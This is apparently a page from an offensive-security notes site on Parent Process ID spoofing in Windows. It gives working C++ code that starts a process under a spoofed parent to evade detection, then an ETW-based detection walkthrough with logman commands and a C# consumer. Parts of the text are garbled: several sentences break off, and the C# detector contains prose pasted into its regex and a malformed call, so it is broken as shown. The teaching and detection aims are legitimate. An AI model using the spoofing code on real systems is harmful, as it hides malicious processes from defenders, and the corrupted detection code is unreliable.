

OFFENSIVE SECURITY

Stubs from Disk at Run-time

Full DLL Unhooking with C++

Enumerating RWX Protected
Memory Regions for Code Injection

Disabling Windows Event Logs by
Suspending EventLog Service Threads

Obfuscated Powershell Invocations

Masquerading Processes
in Userland via _PEB

Commandline Obfusaction

File Smuggling with
HTML and JavaScript

Timestomping

Alternate Data Streams

Hidden Files

Encode/Decode Data with Certutil

Downloading Files with Certutil

Packed Binaries

Unloading Sysmon Driver

Bypassing IDS Signatures
with Simple Reverse Shells

Preventing 3rd Party DLLs from
Injecting into your Malware

ProcessDynamicCodePolicy:
Arbitrary Code Guard (ACG)

Parent Process ID (PPID) Spoofing

Executing C# Assemblies from Jscript
and wscript with DotNetToJscript

Enumeration and Discovery >

Privilege Escalation >

Credential Access & Dumping >

Lateral Movement >

Persistence >

Exfiltration >

REVERSING, FORENSICS & MISC

Internals >

Cloud >

Neo4j

Dump Virtual Box Memory

AES Encryption Using Crypto++
.lib in Visual Studio C++


Reversing Password Checking Routine

Parent Process ID (PPID) Spoofing

PPID Spoofing

PPID spoofing is a technique that allows attackers to start programs with arbitrary parent process set. This helps attackers make it look as if their programs were spawned by another process (instead of the one that would have spawned it if no spoofing was done) and it may help evade detections, that are based on parent/child process relationships.

For example, by default, most programs that an interactive user launches, will be spawned by explorer.exe:



However, with the below code, we can make it look as if the notepad.exe was spawned by igfxTray.exe (PID 6200):

```
ppid-spoofing.cpp

#include <windows.h>
#include <TlHelp32.h>
#include <iostream>

int main()
{
    STARTUPINFOEXA si;
    PROCESS_INFORMATION pi;
    SIZE_T attributeSize;
    ZeroMemory(&si, sizeof(STARTUPINFOEXA));

    HANDLE parentProcessHandle = OpenProcess(MAXIMUM_ALLOWED, false, 6200);

    InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);
    si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeaps(0), HEAP_ZERO_MEMORY, attributeSize);
    InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);
    UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &parentProcessHandle, sizeof(HANDLE), NULL, NULL);
    si.StartupInfo.cb = sizeof(STARTUPINFOEXA);


    CreateProcessA(NULL, (LPSTR)"notepad", NULL, NULL, FALSE, EXTENDED_STARTUPINFO_PRESENT, si.lpAttributeList, NULL, &pi);

    return 0;
}
```

If we compile and run the above code, we can see that the parent - igfxTray.exe (PID 6200)

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

AcceptReject



PPID Spoofing Detection

For PPID spoofing detection, we can use [Event Tracing for Windows](#), and more specifically, the `Microsoft-Windows-Kernel-Process` provider.

This provider emits information about started and killed processes on the system, amongst many other things.

We can quickly check out some logs it generates by creating a trace session and subscribing to process related events (0x10 keyword):

```
logman create trace ppid-spoofing -p Microsoft-Windows-Kernel-Process 0x10
logman start ppid-spoofing
```

Let's confirm the trace session is running:

```
logman query ppid-spoofing -ets
```

```
PS C:\> logman query ppid-spoofing -ets

Name:                ppid-spoofing
Status:              Running
Root Path:           C:
Segment:             Off
Schedules:           On

Name:                ppid-spoofing\ppid-spoofing
Type:                Trace
Output Location:     C:\ppid-spoofing.etl
Append:              Off
Circular:             Off
Overwrite:           Off
Buffer Size:         8
Buffers Lost:        0
Buffers Written:     45
Buffer Flush Timer:  0
Clock Type:          Performance
File Mode:           File

Provider:
Name:                Microsoft-Windows-Kernel-Process
Provider Guid:       {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}
Level:               255
KeywordsAll:         0x0
KeywordsAny:         0x10 (WINEVENT_KEYWORD_PROCESS)
Properties:          64
Filter Type:         0
```


Now, let's execute our notepad.exe with a spoofed parent again and let's look at where the log files from our ETW tracing session are saved to:

```
PS C:\> logman query ppid-spoofing -ets


Name:                ppid-spoofing
Status:              Running
Root Path:           C:
Segment:             Off
Schedules:           On

Name:                ppid-spoofing\ppid-spoofing
Type:               Trace
Output Location:     C:\ppid-spoofing.etl
Append:             Off
Circular:            Off
Overwrite:           Off
Buffer Size:         8
```

Open the C:\ppid-spoofing.etl in Windows Event Viewer:




We can find an event with ID 1, saying that notepad was started by a process with PID 6200 (that's our spoofed PPID of the process igfxTray.exe):



If we look at the same data in an XML view (the details tab) and cross check it with our processes tree in Process Explorer, we see:

- in blue - the notepad we started with a spoofed process PID
- in red - notepad's spoofed parent process and its PID
- in black - our malicious program that started notepad with a spoofed PPID!



From the above, we can conclude that when `ParentProcessId` (red, PID 6200) !=

`Execution Process ID` (black

Now that confirmed we have the simple C# consumer to do real

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

```
ppid-spoofing-detection.cs


# based on https://github.com/zodiacon/DotNextSP2019/blob/master/SimpleCor
using Microsoft.Diagnostics.Tracing.Parsers;
using Microsoft.Diagnostics.Tracing.Session;
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Linq.Expressions;
using System.Text;
using System.Text.RegularExpressions;
using System.Threading.Tasks;

namespace PPIDSpoofingDetection
{
    static class Program
    {
        static void Main(string[] args)
        {
            using (var session = new TraceEventSession("spotless-ppid-spoofing-detection"))
            {
                Console.CancelKeyPress += delegate {
                    session.Source.StopProcessing();
                    session.Dispose();
                };

                session.EnableProvider("Microsoft-Windows-Kernel-Process",
                    var parser = session.Source.Dynamic;
                    parser.All += e => {
                        if (e.OpcodeName == "Start" && Regex.IsMatch(e.FormattedMessage, "ProcessId (red, PID 6200) != Execution"))
                        {
                            string[] messageBits = e.FormattedMessage.Replace("ProcessId (red, PID 6200) != Execution", "").Split(' ');
                            int PID = int.Parse(messageBits[1]);
                            int PPID = int.Parse(messageBits[10]);
                            int realPPID = e.ProcessID;


                            // if ParentProcessId (red, PID 6200) != Execution
                            if (PPID != realPPID)
                            {
                                // this may fail if the process is already gone
                                string processName = Process.GetProcessById(PPID).ProcessName;
                                Console.WriteLine($"{e.Timestamp} PPID Spoofing detected: {processName} (PID {PID}, PPID {PPID}, realPPID {realPPID})");
                            }
                        }
                    };
                session.Source.Process();
            }
        }
    }
}
```

If we compile and run the code, and then attempt to launch notepad with a spoofed PPID again, it will get flagged:



This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).


References



Quickpost: SelectMyParent or Playing With the Windows Process Tree

Didier Stevens

>



Access Token Manipulation: Parent PID Spoofing, Sub-technique T1134.004 - Enterprise | MITRE ATT&CK®

>



Detecting Parent PID Spoofing - F-Secure Blog

F-Secure Blog

>

<

Previous

ProcessDynamicCodePolicy:
Arbitrary Code Guard (ACG)

Next

Executing C# Assemblies from
Jscript and wscript with...

>

Last updated 3 years ago

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

×